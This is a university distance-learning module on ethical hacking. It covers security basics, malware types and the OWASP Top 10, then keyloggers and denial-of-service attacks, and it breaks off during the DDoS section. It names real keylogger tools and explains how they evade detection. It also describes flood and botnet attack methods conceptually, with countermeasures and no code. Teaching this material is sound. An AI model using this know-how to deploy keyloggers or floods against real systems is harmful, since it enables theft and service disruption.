T.Y. B.Sc.

(Computer Science)

SEMESTER - VI (CBCS)

ETHICAL HACKING

SUBJECT CODE - USCS607

Prof.(Dr.) D. T. Shirke
Offg. Vice-Chancellor,
University of Mumbai,

Prin. Dr. Ajay Bhamare
Offg. Pro Vice-Chancellor,
University of Mumbai,

Prof. Prakash Mahanwar
Director,
IDOL, University of Mumbai,

Programme Co-ordinator : **Shri. Mandar Bhanushe**
Head, Faculty of Science and Technology
IDOL, University of Mumbai, Mumbai

Course Co-ordinator : **Ms. Mitali Vijay Shewale**
Doctoral Researcher,
Veermata Jijabai Technological Institute
Mumbai

Editor : **Ms. Mitali Vijay Shewale**
Doctoral Researcher,
Veermata Jijabai Technological Institute
Mumbai

Course Writers : **Dr. Saima Shaikh**
Head of Department,
Maharashtra College

: **Mr. Mohamed Hasan phudinawala**
Assistant Professor,
Royal College of Arts, Science and Commerce

: **Dr. Shraddha Bhushan Sable**
Assistant Professor,
S. K. College of Sci & Commerce

: **Ms. Anam Zahid Khan**
Assistant Professor,
Wilson College

June 2023, Print - I

Published by : Director
Institute of Distance and Open Learning ,
University of Mumbai,Vidyanagari, Mumbai -400 098.

DTP Composed : Mumbai University Press
Printed by Vidyanagari, Santacruz (E), Mumbai - 400 098

CONTENTS

Course: USCS607	TOPICS (Credits : 02 Lectures/Week: 03) Ethical Hacking	
Objectives: To understand the ethics, legality, methodologies and techniques of hacking. **Expected Learning Outcomes:** Learner will know to identify security vulnerabilities and weaknesses in the target applications. They will also know to test and exploit systems using various tools and understand the impact of hacking in real time machines.		
Unit I	**Information Security : Attacks and Vulnerabilities** **Introduction to information security** : Asset, Access Control, CIA, Authentication, Authorization, Risk, Threat, Vulnerability, Attack, Attack Surface, Malware, Security-Functionality-Ease of Use Triangle **Types of malware** :Worms, viruses, Trojans, Spyware, Rootkits **Types of vulnerabilities** : OWASP Top 10 : cross-site scripting (XSS), cross site request forgery (CSRF/XSRF), SQL injection, input parameter manipulation, broken authentication, sensitive information disclosure, XML External Entities, Broken access control, Security Misconfiguration, Using components with known vulnerabilities, Insufficient Logging and monitoring, OWASP Mobile Top 10, CVE Database **Types of attacks and their common prevention mechanisms** : Keystroke Logging, Denial of Service (DoS /DDoS), Waterhole attack, brute force, phishing and fake WAP, Eavesdropping, Man-in-the-middle, Session Hijacking, Clickjacking, Cookie Theft, URL Obfuscation, buffer overflow, DNS poisoning, ARP poisoning, Identity Theft, IoT Attacks, BOTs and BOTNETs **Case-studies** : Recent attacks – Yahoo, Adult Friend Finder, eBay, Equifax, WannaCry, Target Stores, Uber, JP Morgan Chase, Bad Rabbit	**15L**
Unit II	**Ethical Hacking – I (Introduction and pre-attack)** **Introduction**: Black Hat vs. Gray Hat vs. White Hat (Ethical) hacking, Why is Ethical hacking needed?, How is Ethical hacking different from security auditing and digital forensics?, Signing NDA, Compliance and Regulatory	**15L**

	concerns, Black box vs. White box vs. Black box, Vulnerability assessment and Penetration Testing. **Approach : Planning** - Threat Modeling, set up security verification standards, Set up security testing plan – When, which systems/apps, understanding functionality, black/gray/white, authenticated vs. unauthenticated, internal vs. external PT, Information gathering, Perform Manual and automated (Tools: WebInspect/Qualys, Nessus, Proxies, Metasploit) VA and PT, How WebInspect/Qualys tools work: Crawling/Spidering, requests forging, pattern matching to known vulnerability database and Analyzing results, Preparing report, Fixing security gaps following the report **Enterprise strategy** : Repeated PT, approval by security testing team, Continuous Application Security Testing, **Phases:** Reconnaissance/foot-printing/Enumeration, **Phases**: Scanning, Sniffing	
Unit III	**Ethical Hacking :Enterprise Security** **Phases : Gaining and Maintaining Access** : **Systems hacking** – Windows and Linux – Metasploit and Kali Linux, Keylogging, Buffer Overflows, Privilege Escalation, Network hacking - ARP Poisoning, Password Cracking, WEP Vulnerabilities, MAC Spoofing, MAC Flooding, IPSpoofing, SYN Flooding, Smurf attack, **Applications hacking** : SMTP/Email-based attacks, VOIP vulnerabilities, Directory traversal, Input Manipulation, Brute force attack, Unsecured login mechanisms, SQL injection, XSS, Mobile apps security, **Malware analysis** : Netcat Trojan, wrapping definition, reverse engineering **Phases :** Covering your tracks : Steganography, Event Logs alteration **Additional Security Mechanisms** : IDS/IPS, Honeypots and evasion techniques, Secure Code Reviews (Fortify tool, OWASP Secure Coding Guidelines)	**15L**

Textbook(s):

1) Certified Ethical Hacker Study Guide v9, Sean-Philip Oriyano, Sybex; Study Guide Edition,2016
2) CEH official Certified Ethical Hacking Review Guide, Wiley India Edition, 2007

Additional Reference(s):

1) Certified Ethical Hacker: Michael Gregg, Pearson Education,1st Edition, 2013
2) Certified Ethical Hacker: Matt Walker, TMH,2011
3) http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines
4) https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project
5) https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10
6) https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents
7) https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide
8) https://cve.mitre.org/
9) https://access.redhat.com/blogs/766093/posts/2914051
10) http://resources.infosecinstitute.com/applications-threat-modeling/#gref
11) http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html

1

INFORMATION SECURITY-ATTACK AND VULNERABILITIES

Unit Structure

1.0 OBJECTIVE

To understand the ethics, legality, methodologies and techniques of hacking. Expected Learning Outcomes: Learner will know to identify security vulnerabilities and weaknesses in the target applications. They will also know to test and exploit systems using various tools and understand the impact of hacking in real time machines

1.1 INTRODUCTION

Before the advent of computers people communicated with each other and business was also carried out in some or the other way. There had been cases of cheating, frauds, breaches etc resulting in losses of resources (physical resource, time, money etc). Now with the advent of computers and using sophisticated techniques we can communicate with any person in any part of the world and make any deal with just a click with any electronic device connected to network. The physical distance barrier has been removed; the time required for any transaction has been highly reduced but the cases of cheating, frauds breaches has been highly multiplied as compared to olden days.

When the first computer was build around 1950s nobody thought that this would become a big industry and would be used in every possible application. As the days passed computers became cheaper more and more people started using it and then with the advent of the INTERNET, people started using network to share information and data through it, many protocols and standards were created to facilitate the communication.

And then as the more and more people started using computers, the attackers found many ways to attack the systems and create havoc resulting in tremendous losses in terms of time, resource and money. Using various attacking strategies an attacker can transfer all the money from the bank to his account staying at his place, the attacker does not need a Gun and waste his time going to the bank with his Gang to loot a bank.

As the attacks increase we need to protect our system and the resources using some powerful strategies. We need to find the vulnerabilities (weakness) in our system in terms of software, hardware, protocols, physical structure where the resources are placed as well as applications running on our systems. The attacker's job is to explore any of the vulnerability lying in the system and then use it to attack the system.

Ethical Hacking is in fact a way to find those vulnerabilities in the system by using various tests and checks, so that we can make the system safe. We would see in this book the various types of attacks, vulnerabilities and hacking tools.

1.2 INTRODUCTION TO INFORMATION SECURITY

Here we discuss the various terms and terminologies used in the spectrum of information, network security as well as Ethical Hacking

1.2.1 Asset:

Any resource which needs protection from any attacker can be called as an Asset; we need some ways to protect the resources of our system. The following are some of the common resources in any of the system.

i) Computer equipment : This includes Desktop PCs, Laptops, Tablets, Servers etc

ii) Communication equipment : Routers, Switches, Firewalls, Modems etc

iii) Storage Media: Hard Drive, CD-ROMs, SD cards and any other storage media were the information is stored.

1.2.2 Access Control:

It generally defines the spectrum of accessibility given to any entity. For example we can check the account details and transfer money to others from our bank account using the online facility but we cannot check the account details and transfer the money from others account, so in other words we can only access our account. Similarly we have some accounts that are called as simple user accounts and some are privileged (admin) accounts. The spectrum of access of user accounts is limited while that of access for the admin account is not limited bur has access to the command and resources which are not available to user accounts.

1.2.3 Confidentiality, Integrity and Availability (CIA):

The three principles of security are Confidentiality, Integrity and Availability also called as CIA. The main goal of the security mechanism is to provide CIA. There are other things which need to be considered apart from CIA, we can say the main goal is focussed on CIA.

i) **Confidentiality**: Suppose Alice want to send some secret (confidential) message to Bob through some means, then the Principle of Confidentiality ensures that no third person would by any way know the contents of the message which was send by Alice to Bob. Hence Principle of confidentiality ensures that only those who are authorised would get access to the message (or any other Resource)

ii) **Integrity**: Principle of Integrity ensures that the message received by the receiving party has not been modified by any unauthorised users. If the integrity is compromised it means that the data send is not the one received and has been modified by a third party before the actual receiver had received the message

iii) **Availability**: Principle of Availability ensures that the resources which are in the system are available to the Authorised users whenever they need it. If there is an attack on Availability then the resources may not be completely available or partially available to the Authorised users. The Resources are the Hardware, Software, Services etc

1.2.4 Authentication:

Authentication is a process by which a person proves himself what he is. For example if a person claims to be an Income Tax Officer then he must prove that it. The same is in the case of Authentication in Computer Security.

There are numerous ways by which Authentication can be done, some of the common ways of Authentication are

i) **Something we know:** Typical example is a Password or a PIN number. So when we log into a system it authenticates using the Password which is only known to us and nobody else, so the system assuming that only we know the password and if the Password is correct it authenticates us and gives the access. Similar is the case of PIN number as in the case of an ATM card which when inserted in the ATM machine asks for a 4-digit PIN and if correct authenticates and provides the required service.

   These forms of authentication have their own drawbacks

ii) **Something we have:** Typical example is a CARD or TOKEN. In many offices the employee are given a card which is swiped by them after entering the office and before leaving the office, everyone's card is a unique identifier of that person. The TOKEN system is another way of authorising a person, it consists of a token (machine) having a display, keypad. This machine is used to generate a new password

every time the user enters the PIN number through the keypad. This password is used to authenticate the user. This method is better than the simple password method discussed.

iii) **Something you are:** This method is also called the Biometric method of Authentication. Such methods include the use of facial recognition, fingerprint scanning, voice recognition, retinal scan, iris scan etc. We need accurate sensors to implement such type of Authentication.

1.2.5 Authorization:

Authorization specifies the spectrum of access of the resource for the Authorised users. It specifies the access rights of various users, for example in a particular system we can specify that User A can only read the files while User B can read as well as edit the files and User C must not be given access to any files . Such Authorization is done using various ways.

1.2.6 Risk:

Risk is the chances that any of the Resource or Asset may be attacked by an Attacker. We need to make a Risk Analysis which provides the amount of Risk which is looming on the assets of the system. Each Asset can be associated a value to know the actual Risk value. Some of the asset may have a high value meaning that they must be provided with extreme secure measures and some may have a low Risk value which must also be secured.

1.2.7 Threat:

Threat can be defined as the amount of danger the system is facing from attackers. It provides the ways for an attacker to exploit the systems vulnerability (weakness) and cause harm to the system.

There are many types of Threats which are need to considered, some of the common types of attacks are

i) Snooping

ii) Traffic analysis

iii) Modification

iv) Masquerading

v) Replaying

vi) Repudiation

vii) Denial of service

There can also be other types of Threats apart from the above

1.2.8 Vulnerability:

Vulnerability is the weakness or some loopholes either in the Hardware, Software, Applications, and Protocols etc which are exploited by the Attacker and harm the system.

1.2.9 Attack Surface:

The attack surface of a computer system is the combination of software services that an attacker could exploit, through either vulnerabilities or unsecure configurations

1.2.10 Malware:

Malware is a Malicious Software. Malicious software is software that is intentionally included or inserted in a system for a harmful purpose. They are the most sophisticated type of threat which can exploit the vulnerabilities in computing systems. Malicious software can be divided into two categories: those that need a host program, and those that are independent.

Some of the common Malware are

i) **Virus:** It is a type of a Malware which when executed tries to replicate itself into other executable code. After infecting the code, the virus executes when that code executes.


ii) **Worm:** A computer program that can run independently and can propagate into other host on a network.

iii) **Logic bomb:** A Malicious program inserted into software by an attacker. A logic bomb triggers only after a particular event.

iv) **Trojan horse:** A computer program that appears to have a useful function and also a hidden function which can be used for harmful purpose. Such Malicious program bypasses the security checks and performs harmful activities.

v) Rootkit: It is a set of hacker tools used after attacker has broken into a computer system and gained root-level access.

1.2.11 Security-Functionality-Ease of Use Triangle:



In order to make the system more secure we need to add more security so as to prevent any attack and at the same time let the system remain functional to the authorised users.

The Security, Functionality and Ease of use triangle are a representation of the balance between the security, the functionality and easiness in use of the system by the users.

It is seen that as we increase the systems security there's a decrease in terms of functionality and the ease of use. So we say security is inversely proportional to the functionality and ease of use. If we try to increase one the other two decreases. Hence it becomes difficult to strike a balance between the 3 parameters so as to get a system which is Extremely Secure, Highly Functional and Very Easy to use.

1.3 TYPES OF MALWARE

As already mentioned Malware are Malicious Software which are made for harmful purpose. Some of the common malwares are

i) Worms

ii) Viruses

iii) Trojans

iv) Spyware

v) Rootkits

1.3.1 Worms:

A worm is a malware (harmful program) which can run independently and does not needs any host program for its execution. A Worm replicates (makes copy of) itself and send the copies from computer to computer across network connections. After infecting a system the worm may be activated to replicate and propagate again. In addition to propagation, the worm usually performs some unwanted function. A worm actively seeks out more machines to infect and each machine that is infected serves as an automated launching pad for attacks on other machines.

1.3.2 Viruses:

A computer virus is a piece of software (Malware) that can attach itself to other programs by modifying them. It injects itself into the original program and with a routine makes copies of the virus program which can infect other programs. A virus can do anything that other programs do. The difference is that a virus attaches itself to another program and executes secretly when the host program is executed. Once a virus is executes, it can perform any function, such as erasing files and programs that is allowed by the privileges of the current user.

Structure of a Virus: A computer virus has three parts

a. **Infection mechanism:** The means by which a virus spreads as well as replicates.

b. **Trigger:** The event or condition that actives the virus and the virus starts doing the damage.

c. **Payload:** The payload is the actual damage which is done by the Virus.

Phases of virus: A virus in its lifetime has the following phases

a. **Dormant phase:** In this phase the Virus is idle and is activated by some event of presence of a program or file.

b. **Propagation phase:** In this phase the Virus spreads into other programs or system through various mechanisms.

c. Triggering phase: In this phase the virus is activated to perform the function for which it was intended. The triggering may be due to some event or may be due to time limit

a) **Execution phase:** In this phase the actual function is performed. The function may be harmless, such as a message on the screen, or damaging, such as the destruction of programs and data files.

Classification of a Virus: A Virus can be classified into the following categories

a. **Encrypted virus:** In such viruses a portion of the virus program acts as a key and encrypts the remaining portion. The key is stored in the virus, after infecting the system the key decrypts the virus. In this manner the virus may escape through any of the security check

b. **Stealth virus:** A form of virus explicitly designed to hide itself from detection by antivirus software. Hence the entire virus is hidden.

c. **Polymorphic virus:** A virus that mutates with every infection, making detection by the signature of the virus impossible.

d. **Metamorphic virus:** A metamorphic virus mutates with every infection and rewrites itself completely at each iteration, increasing the difficulty of detection. Metamorphic viruses may change their behaviour as well as their appearance.

1.3.3 Trojans:

Trojan is a malicious program which appears to have some useful purpose. In many cases the Trojan appears to perform a desirable function for the user but actually allows a hacker access to the user's computer system. Trojans are often downloaded along with another program or software package.

Trojans can do the following damages to the system as soon as they are installed.

a) They can cause data theft and loss

b) Cause system crashes or slowdowns.

c) Trojans can act as launch pads for many attacks such as distributed denial of service (DDoS).

d) Many Trojans are used to manipulate files on the victim computer

e) Manage processes on a system

f) Remotely run commands

g) Intercept keystrokes

h) Watch screen images

i) Restart or shut down infected hosts.

Trojans ride on the backs of other programs and are usually installed on a system without the user's knowledge.

1.3.4 Spyware:

Spywares are the software which is designed for gathering the user interaction information through email address, login information and other details without the permission of the user. In general Spyware is used for tracking the interaction of the user through the internet. The gathered information is sent to a remote destination. Spyware hides the files and processes to avoid detection.

Some of the common types of Spyware are

a) Adware

b) System monitors

c) Tracking Cookies

Features of Spyware

i. Tracking users

ii. Monitoring users activity

iii. Video recording

iv. Audio recording

v. Email tracking

vi. GPS tracking

vii. Locking Application and Services

1.3.5 Rootkits:

Rootkit is a collection of software designed to provide privileged access to a remote user over the target system. Rootkits are deployed in the system after attacking the system, and then using Rootkits the Administrative (Privileged) access of the system is explored. Rootkits create a backdoor for accessing the system so that the security checks are bypassed. They hide themselves so that their detection becomes difficult.

Types of Rootkits

a) Application Level Rootkits: Such Rootkits perform manipulation of application files, modifying the behaviour of the Application etc

b) Kernel-Level Rootkits: Such Rootkits add additional codes and replace the original code of the Kernel which is the Core of the Operating System

c) Hardware / Firmware Level Rootkits: Such types of Rootkits are hidden in the Hard disk, NIC card, system BIOS etc.

d) Hypervisor Level Rootkits: Such types of Rootkits exploit features like Hardware-assisted Virtualization

1.4 TYPES OF VULNERABILITIES

OWASP Top 10: (**O**pen **W**eb **A**pplication **S**ecurity **P**roject)

1.4.1 Cross-site scripting (XSS):

Cross-Scripting attack is performed by an Attacker by sending a fabricating a link with malicious script. When the user clicks on the link the malicious script gets executed. The Attacker can then extract the required information.

Similarly when a parameter entered into a web form is processed by the web application. The correct combination of variables can result in arbitrary command execution. Countermeasure: Validate cookies, query strings, form fields, and hidden fields.

1.4.2 Cross-site request forgery (CSRF/XSRF):

Cross-Site Request Forgery attack is performed by an attacker to obtain the session ID of an Authorised user and exploit the session which was active with the trusted website. After exploiting the session the attacker can perform the malicious activity.

1.4.3 SQL injection: SQL injection occurs when a SQL statement is created by an application process without validating the input. The user input is then submitted to a web application database server for execution. When successfully exploited, SQL injection can give an attacker access to database content or allow the hacker to remotely execute system

commands. In the worst-case, the hacker can take control of the server that is hosting the database.

1.4.4 Input parameter manipulation: Input parameter manipulation is generally done on the data sent between the browser (client) and the web application. Such types of attacks are simple from the attackers point of view. In a badly designed and developed web application, malicious users can modify things like prices in web carts, session tokens or values stored in cookies and even HTTP headers. No data sent to the browser can be relied upon to stay the same unless cryptographically protected at the application layer. Cryptographic protection in the transport layer (SSL) in no way protects one from attacks like parameter manipulation in which data is changed before it reaches the destination. Parameter tampering can often be done with

1. Cookies
2. Form Fields
3. URL Query Strings
4. HTTP Header

1.4.5 Broken authentication: These types of weaknesses can allow an attacker to either capture or bypass the authentication methods that are used by a web application.

Some of the common attacks and causes of Broken Authentication are

1. It may expose automated attacks such as getting valid usernames and passwords
2. It may expose brute force attack
3. Use of weak or default password
4. Missing multi-factored authentication
5. Exposing Session ID in URL
6. Using weakly hashed passwords

1.4.6 Sensitive Information Disclosure: Sensitive Information Disclosure can occur when an application does not properly protect sensitive information from being disclosed to attackers. For many applications this may be limited to information such as passwords, but it can also include information such as credit card data, session tokens, or other authentication credentials. The most common flaw is simply not encrypting sensitive data. When cryptography techique is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.

1.4.7 XML External Entities: Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations. These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.

1.4.8 Broken access control: Access control enforces policy such that users cannot act outside their domain. Failures in the mechanism typically lead to unauthorized information disclosure, modification or destruction of all data or performing a business functions outside of the limits of the user.

Common access control vulnerabilities include

1) Bypassing access control checks by modifying the URL
2) Allowing the primary key to be changed to another users record
3) Permitting viewing or editing someone else's account.
4) Elevation of privilege. (from simple user to admin)
5) Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie
6) Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user.

1.4.9 Security Misconfiguration: Many devices come with default configurations (passwords) from the manufacturer. In many corporate networks while installing new devices the administrator must change the default configurations. If the defaults are not changed then an attacker who knows the default configurations would easily access the system and get the sensitive information. As the default configuration has a weak password which can be easily guessed. Also on many default devices no security policies are enabled, if the admin doesn't enables the policies then the default setting would automatically get enabled and the system would be left open for attack.

1.4.10 Using components with known vulnerabilities: This kind of threat occurs when the components such as libraries and frameworks used within the app almost always execute with full privileges. If a vulnerable component is exploited, it makes the hacker's job easier to cause a serious data loss or server takeover. While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.

1.4.11 Insufficient Logging and monitoring: Insufficient logging and monitoring vulnerability occurs when the security-critical events aren't logged properly, and the system is not monitoring the current happenings. The result is that, these functionalities can make the malicious activities

harder to detect and it affects effective incident handling when an attack happens

1.5 OWASP MOBILE TOP 10

OWASP Top 10 Mobile Threats

According to OWASP the Top 10 mobile threats are

1) Improper Platform usage
2) Insecure data storage
3) Insecure communication
4) Insecure authentication
5) Insufficient Authorization
6) Insufficient Cryptography
7) Client Code Quality
8) Code Tampering
9) Reverse Engineering
10) Extraneous Functionality

Mobile attack vector

There are many types of threats and attacks on mobile devices, some of the common attacks are malware, data loss, attack on integrity, browsing of malicious website, data loss, data theft etc

Some of the risks associated with mobile platform are

Malicious third party applications, malicious applications on store, application vulnerabilities, and operating system update issues etc

Open Wi-Fi and Bluetooth networks are an easy way for an attacker to penetrate the system or intercept the message without the knowledge of the parties involved in the communications. Attacks such as Blue Bugging, Blue Snarling and Packet Sniffing are the common attacks on open wireless connections

1.5.1 CVE Database

CVE is a list of information security vulnerabilities and exposures that aims to provide common names for publicly known problems. The goal of CVE is to make it easier to share data across separate vulnerability capabilities with this common enumeration. An information security vulnerability is a mistake in software that can be directly used by a hacker to gain access to a system or network. n information security exposure is a mistake in software that allows access to information or capabilities that

can be used by a hacker as a stepping-stone into a system or network. CVE Identifiers are unique, common identifiers for publicly known information security vulnerabilities. Each CVE Identifier includes the following:

1) CVE identifier number
2) Indication of entry or candidate status.
3) Brief description of the security vulnerability or exposure.
4) Any other references

CVE Identifiers are used by information security product/service vendors and researchers as a standard method for identifying vulnerabilities and for cross-linking with other repositories that also use CVE Identifiers.

1.6 LETS SUM IT UP

The chapter gives details about Information Security. It also explains about assets, CIA, authentication, authorization, Risks, threats and other related topic. Detailed description about Malware and its types is also given so that a learner become aware of the issues in Ethical Hacking. Different types of Vulnerabilities are explained in detail.

1.7 REFERENCE AND BIBLIOGRAPHY

1) CEH official Certified Ethical Hacking Review Guide, Wiley India Edition, 2007
2) Certified Ethical Hacker: Michael Gregg, Pearson Education,1st Edition, 2013
3) Certified Ethical Hacker: Matt Walker, TMH,2011
4) https://owasp.org/www-project-top-ten/

1.8 UNIT END EXERCISE

1) What is Information Security? Explain Asset, Risk, Threat, and Vulnerability with respect to Information Security.
2) What is Access Control? Explain its steps with example.
3) Explain CIA in detail
4) Define Authentication
5) Define Authorization
6) Define Risk, Explain Risk Management in detail.
7) Define Threats.
8) Define Vulnerability.
9) Enlist and explain OWASP Mobile Top 10 in detail.

2

TYPES OF ATTACKS AND THEIR COMMON PREVENTION MECHANISMS

Unit Structure

2.0 OBJECTIVES

- Students will learn about various types of attacks, attackers and security threats and vulnerabilities present in the computer system.
- They will learn how an individual user can become a victim of cyber attacks by just clicking on any malicious link.
- To examine how social engineering can be done by an attacker to gain access to useful & sensitive information about confidential data.
- To gain knowledge of the tools , techniques and ethical issues likely to face the domain of ethical hacking and ethical responsibilities.

2.0.1. Introduction:

Much like any system that will be explored in this text, cryptography has its faults and potential attacks. Attacks are designed to leverage weaknesses in both implementation and logic in many cases. This chapter will give you a firm understanding of what constitutes a denial-of-service (DoS) attack, the tools and methods used to deploy it, and strategies used to defend against such attacks. DoS is one of the most interesting methodologies employed by the hacking community because of its dramatic impact on the targeted victim and the widely varied base of tools used to launch the attack. In addition, the means of successfully launching a DoS attack are many, but the result is essentially the same; as an attacker, you try to completely remove the availability of the targeted resource.

2.1 KEYSTROKE LOGGING

- Keystroke logging, often referred to as keylogging or keyboard capturing, is the action of recording (logging) the keys struck on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program.
- Keyloggers are hardware or software devices used to gain information entered via the keyboard. While the programs themselves are legal, with many of them being designed to allow employers to oversee the use of their computers, Keyloggers are most often used for the purpose of stealing passwords and other confidential information.
- Another powerful way of extracting information from a victim's system is to use a piece of technology known as a keylogger. Software in this category is designed to capture and report activity in the form of keyboard usage on a target system. When placed on a system, it gives the attacker the ability to monitor all activity on a system and reports back to the attacker. Under the right conditions, this software can capture passwords, confidential information, and other data.

Some of the keystroke recorders are these:

a) **IKS Software Keylogger:** A Windows-based keylogger that runs in the background on a system at a very low level. Due to the way this software is designed and runs, it is very hard to detect using most conventional means. The program is designed to run at such a low level that it does not show up in process lists or through normal detection methods.

b) **Ghost Keylogger:** Another Windows-based keylogger that is designed to run silently in the background on a system, much like IKS. The difference between this software and IKS is that it can record activity to an encrypted log that can be emailed to the attacker. Spector Pro Designed to capture keystroke activity, email passwords, chat conversations and logs, and instant messages.

c) **Fakegina:** An advanced keylogger that is very specific in its choice of targets. This software component is designed to capture usernames and passwords from a Windows system. Specifically, it intercepts the communication between the Winlogon process and the logon GUI in Windows.

Countermeasures

- **Anti- Keyloggers:** An anti-keylogger is a piece of software specifically designed to detect keyloggers on a computer,typically comparing all files in the computer against a database of keyloggers looking for similaritieswhich might signal the presence of a hidden keylogger.

- **Anti-spyware / Anti-virus programs:** Many anti-spyware applications are able to detect some software based keyloggers and quarantine,disable or cleanse them. However, because many keylogging programs are legitimate pieces ofsoftware under some circumstances, anti-spyware often neglects to label keylogging programs asspyware or a virus.

- **Automatic form filler programs:** Automatic form-filling programs may prevent keylogging by removing the requirement for a user totype personal details and passwords using the keyboard. Form fillers are primarily designed for webbrowsers to fill in checkout pages and log users into their accounts. Once the user's accountand credit card information has been entered into the program, it will be automatically entered intoforms without ever using the keyboard.

- **On-screen keyboards:** Most on-screen keyboards (such as the on-screen keyboard that comes with Windows XP) send normal keyboard event messages to the external target program to type text. Software key loggers can log these typed characters sent from one program to another. Additionally, keylogging software can take screenshots of what is displayed on the screen (periodically, and/or upon each mouse

click), which means that although certainly a useful security measure, an on-screen keyboard will not protect from all keyloggers.

- **Keystroke interference software:** Keystroke interference software is also available. These programs attempt to trick keyloggers byintroducing random keystrokes, although this simply results in the keylogger recording moreinformation than it needs to.

2.2. DENIAL OF SERVICE

- The aim of Denial of service attack is to prevent normal communication with a resource by disabling the resource itself or by disabling an intermediary device providing connectivity to it. The disabled resource can include a form of customer data, website resources, or a specific service, etc.

- The most common form of DoS is to flood a victim with so much traffic(data packets) that all other available resources of the system are overflowed or flooded and are unable to handle additional requests. The attacker floods the victim network with extremely large amounts of useless data or data requests or (example: Ping Request), thereby overwhelming the network thereby making it unavailable to legitimate users.

- Consider a few simple examples to give you an idea of the impact of a successful DoS attack. From a corporate perspective, the focus is always on the bottom line. A successful DoS attack against a corporation's web page or availability of back-end resources could surely result in a loss of millions of dollars in revenue (financial impact) depending on company size. Also, considering the negative impact on the brand name and company reputation. As you know, the impact of a single DoS attack with specific focused intent can prove extremely damaging to the victim on many different levels.

- Next thing that penetrates DoS attacks, as well as other attack forms, is hackers or the attacker who takes action against a target based on principle or a sense of personal mission, which is known as hacktivism.

- Hacktivists are a particularly concerning threat because their focus is not only on personal gain or recognition; but how much their malicious actions benefit their cause, is their success measure. This thought process ties in nicely with DoS attacks in that the message being sent can be left up to interpretation or, more commonly, be claimed by a group or individual.

2.2.1 Types of Attacks

DoS attacks come in many flavors, each of which is critical to your understanding of the nature of the DoS attack class.

2.2.1.1 Service Request Floods In this form of DoS attack, a service such as a web server or web application is flooded with requests until all resources are used up. This would be the same as calling someone's phone over and over again so they could not answer or respond to any other calls, as they were being occupied. When a single system is attacking another, it is tough to flood the victim, but it can be done on smaller targets or unprepared victims. Service request floods are typically carried out by setting up repeated TCP connections to a system. The repeated TCP connections consume resources on the victim's system to the point of exhaustion.


2.2.1.2. SYN Attack/Flood: This type of attack exploits the three-way handshake with the intention of tying up a system. For this attack to occur, the attacker will produce SYN packets with a bogus source address. When the victim system responds with a SYN-ACK, it is redirected to this bogus address, and since this address doesn't exist, it causes the victim system to wait for a response that will never come. This waiting period ties up a connection to the system because the system will not receive an ACK.

2.2.1.2. ICMP Flood Attack: An ICMP request requires the server to process the request and respond, thus consuming CPU resources. Attacks on the ICMP include smurf attacks, ICMP floods, and ping floods, all of which take advantage of this situation by flooding the server with ICMP requests without waiting for the response**.**

2.2.1.4. Ping of Death: A true classic indeed, originating in the mid- to late-1990s, the ping of death was a ping packet that was larger than the allowable 64 K. Although it does not have much significance today due to ping blocking, OS patching, and general awareness, back in its heyday the ping of death was a formidable and extremely easy-to-use DoS exploit.

2.2.2. DDoS

- If we compare Distributed denial-of-service (DDoS) attacks they have the same goals, but the implementation is much different & complex and wields more power.
- IN order to attack a victim, a DoS attack relies on a single system or a very small number of systems, whereas several attackers go after a victim in a DDoS attack which scales this up. However, the difference lies in the implementation of the attack.
- A single malicious client can be used to launch a standard DoS attack, whereas in DDoS attack it will use a distributed group of computers to attack a single target.
- Conceptually, the process is quite simple. The handler, or master computer is infected with a specific DDoS software build commonly termed as a bot. The bot in turn looks through the victim's network searching for potential clients to make slaves, or zombies.



- Note that the attacker purposely chooses their handler unit or units based on the positional advantage it will give them for their DDoS attack. This equates to a unit that has maneuverability in the network, such as a file server or the like.
- Once the handler systems have been compromised and the zombie clients are infected and listening, the attacker need only identify the target and send the go signal to the handlers.
